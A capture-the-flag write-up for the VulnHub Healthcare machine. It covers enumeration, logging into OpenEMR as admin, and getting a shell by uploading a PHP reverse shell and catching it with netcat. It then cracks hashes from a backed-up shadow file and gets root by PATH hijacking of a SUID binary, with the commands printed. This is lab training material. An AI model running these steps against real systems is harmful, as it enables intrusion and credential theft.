**VulnHub Healthcare CTF writeup**

**by TecnoLinux**

**Twitter: @tecnolinux\_user**

**Thanks to:**

* Author: v1n1v131r4- Twitter:@v1n1v131r4
* infinity ∞-Twitter @\_Anant\_chauhan

**Tools did I use for this challenge:**


* nmap
* gobuster
* linpeas <https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS>
* netcat
* google images (you will understand it later)
* john the ripper
* Crack station <https://crackstation.net/> (optional)
* wget

**Part 1 Enumeration:**


Enumeration is important since with the information given is where we gonna plan to get the root flag, right? I use nmap in this case but you can use rustscan or whatever tool of preference.

* export IP=<The IP of the VM machine>
* nmap -A --min-rate 2400 -p- -T4 $IP -vv

When the nmap scan finish I find 2 services FTP and Apache, as you can see the FTP version is outdated but no success on finding a exploit for that version also the same thing for Apache. As you can see for apache there is 8 entries so in this part is where gobuster enters in action.




But before using gobuster,when I put the ip of the Virtual machine on the browser and it show this.




I check the source code and nothing about users or something encrypted, but the pictures in the background seems familiar, when I did this i was stuck because direct-list medium didn’t work and second those 8 entries I didn’t find anything only in /, now I will give this link of the word list of this challenge <https://github.com/danielmiessler/SecLists/blob/master/Discovery/Web-Content/directory-list-2.3-big.txt>. Now let’s proceed to gobuster,if you are doing this in another terminal please do export IP=<The IP of the VM machine>.

* gobuster dir -e -u http://$IP -w /usr/share/dirb/wordlists/directory-list-2.3-big.txt -t 100 -q

The results of gobuster it find a interesting entry and it is /openemr:




I decide from here to do a second scan to see if I find credentials and I didn’t see a credentials file but I see INSTALL so maybe is there a stock credential or something? Lets find out.



While searching in the whole file to see if there is a default username or password and I found this.




As you can see here in the parenthesis (default ‘admin’ without quotes) that’s the default username in order to access the openemr login screen. So now we go to the part 2 of this challenge that is Gaining Access




**Part 2 Gaining Access to Login**

This challenge there are few approaches to gaining access to login as you can see at the top left you see the version of OpenEMRv4.1.0.



If you go to this link <https://www.exploit-db.com/exploits/17998> you will see that there is a exploit for OpenEMRv4.1.0. In the first part we search for username and password credentials and we only find a username admin, At the beginning I was thinking to brute force the webpage to get the password but we have to try some credentials like admin:admin as such and then proceed to the exploit, but no luck. Do you remember that I said that in the first page the pictures in the background it seems familiar? So I enter in the source code again and I download the pictures of the site with wget .


* wget “http://$IP/images/bg01.jpg”
* wget “http://$IP/images/bg02.jpg”
* wget “http://$IP/images/bg03.jpg”




Now before doing stenography, I choose this image to find some information on google images.



When I search for this image it give us a name right so I try that out and this happen.




Lucky for me that it is the password for admin. Before to proceed I check in the database, go to Administration>Other>database>left side phpmyadmin scroll down to users>Click on Browser> and scroll down until see the users. I find a medical username and hash and also admin but we know the password already so if you want to crack it lets go to crackstation.net with the hash of medical and see the result,this user is not helpful for this challenge(you will see later why).




**Part 3 Gaining Access to the Machine**

Now this is the part that that we want to get access to the machine right? So how I do it? Simple, if you go to Administration>Files you will see this.



scroll down and you will and you will see a upload section like this.



Let’s see if we upload a PHP reverse from pentest monkeys <http://pentestmonkey.net/tools/php-reverse-shell/php-reverse-shell-1.0.tar.gz> in case if you are using a host only adapter go to your local machine type ifconfig and check for you host only adapter interface that will be your LHOST IP. Modify the script,When you upload by clicking on Browse Click on Destination Filename and you will see the name of the shell that is successfully upload it.

Now you have to setup netcat to listen the port in order to get a reverse shell.

* nc -lvnp <the port of the script>

we need to trigger in order to get the revershell so go to the URL bar and it will look something


like this.

* http://<ip>/openemr/sites/default/images/<your-shell-name.php>

And now you have a shell but we didn’t finish yet we need to have a better shell so we could do that with python.

* python -c 'import pty;pty.spawn("/bin/bash");'

Now it looks better



Its been a long journey I know, now we are getting in to great stuff finding the user.txt and getting root.txt I will explain in great detail about getting root. For now if you don’t have linpeas you could go to the link provided at the beginning of the writeup if you have it already upload linpeas I use python to upload linpeas.

* python3 -m http.server

Go to tmp directory of the target machine before download it,change the permissions of linpeas to make it executable

* cd /tmp
* chmod +x linpeas.sh

Once you do that download it with wget(for this you need to be on the location of linpeas in order to work).

* wget “[http://<LHOST](http://LHOST/) IP>:8000/linpeas.sh”

Let’s proceed to part 4 that it is about finding the user.txt and getting the root.txt.

****


**Part 4 finding user.txt and getting the root.txt**

If you type in the terminal id we are in apache group, to find the user.txt type this command.

* find / -name user.txt 2>>/dev/null

Go to that directory and view the file with cat command

* cat user.txt



And that’s the way to get the user.txt flag.

Now it’s time to run linpeas and get the results, as you can see in the two pictures we get something interesting in the SUID section and the last section of linpeas. In the last section of linpeas it find a interesting file in /*var/backups directory it shows a shadow file*




*Let’s go to and view the file you will see the users and hash of those users almirant and root, I crack the user almirant and it give me a password, for root I didn’t have success.*

*Copy the user and hash of almirant and put them on a txt file run john the ripper and login with that user credentials*

* *john hash.txt –wordlist=<path of rockyou.txt>*
* *su almirant*


*Now you are user almirant*

*The second picture is about the SUID binary when I run linpeas this is the ouput of it.You see that binary called /usr/bin/healthcheck.*

**

*Let’s check the binary lets start with basic analysis with the strings command*

* *strings /usr/bin/healthcheck*




*You see at the bottom ifconfig,fdisk -l,du -h those are Linux commands. Now I will explain to you about a technique called Exploiting PATH variable. We can re-write the* ***PATH*** *variable to a location of our choosing! So when the SUID binary calls the system shell to run an executable, it runs one that we’ve written instead!*

As with any SUID file, it will run this command with the same privileges as the owner of the SUID file! If this is root, using this method we can run whatever commands we like as root!. Enough of explanations and lets get root. In this case I choose ifconfig type in the terminal.

* echo "/bin/bash -p" > ifconfig
* chmod +x ifconfig
* export PATH=/tmp:$PATH
* */usr*/bin/healthcheck

Now you are root, get the root.txt it’s waiting for you.



*I hope that you enjoy this writeup, I enjoy this challenge a lot and I learn few things on the way. Thanks to the author for helping me out and thanks to infinity for allowing me to put his link of his writeup that it show another way of doing it (*[*https://medium.com/@Infinity\_/healthcare-1-b80abccf709f*](https://medium.com/@Infinity_/healthcare-1-b80abccf709f) *)Dont feel yourself bad when you check a writeup it’s okay doing it but learn from them, correct your mistakes and improve. Dont give up and the next time try harder.*

